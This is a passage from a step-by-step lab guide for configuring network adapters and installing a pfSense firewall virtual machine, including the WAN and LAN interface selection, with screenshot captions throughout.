


Figure 9b – Network settings on VM for adapter 2

2.6. Click on the **Adapter 3** tab

2.6.1. Ensure that ***Enable Network Adapter*** is selected

2.6.2. Attached to: Internal Network




Figure 9c – Network settings on VM for adapter 3

3. Repeat for Adapter 4

4. Click on ***OK*** to save the new configuration settings

Phase IV – Installing the pfSense VM to the Virtual Hard Disk

Launch the pfSense VM like any other virtual machine.

1. Start the pfSense-Firewall virtual machine

2. Follow the installation guide to install pfSense to the VDI

NOTE: Place your mouse inside the VM and***left-click*** to make the VM active. To navigate out of the VM, press the ***Right-Ctrl*** key on the keyboard.

2.1. Press ***Enter*** to accept the Copyright and distribution notice




Figure 10 – Accept Licensing

2.2. Use the arrow keys to highlight ***Install*** and then tab to select ***OK*** and press ***Enter***




Figure 11 – Install pfSense

2.3. Hit **Enter** to setup the network installation




Figure 12 – accept the network installation

2.4. Hit enter to select **OK** on the selected WAN interface – remember that Interface 1 (em0) is the only interface connected to the internet




Figure 13 – Select the network interface

2.5. Hit **Enter** to proceed with the installation




Figure 14 – Accept settings

2.6. Use the arrow keys to highlight **WAN** and then tab to select **Continue** and press **Enter**




Figure 15a – Select WAN interface

2.7. Use the arrow keys to highlight L**AN** – interface 2 (em1) then tab to select **Continue** and press **Enter**




Figure 15b – Select the LAN

2.8. Select continue and press enter




Figure 15c – Continue the install

2.9. Select continue and press enter




Figure 15d – select continu

2.10. Use tab to highlight **Install CE** and then press **Enter**

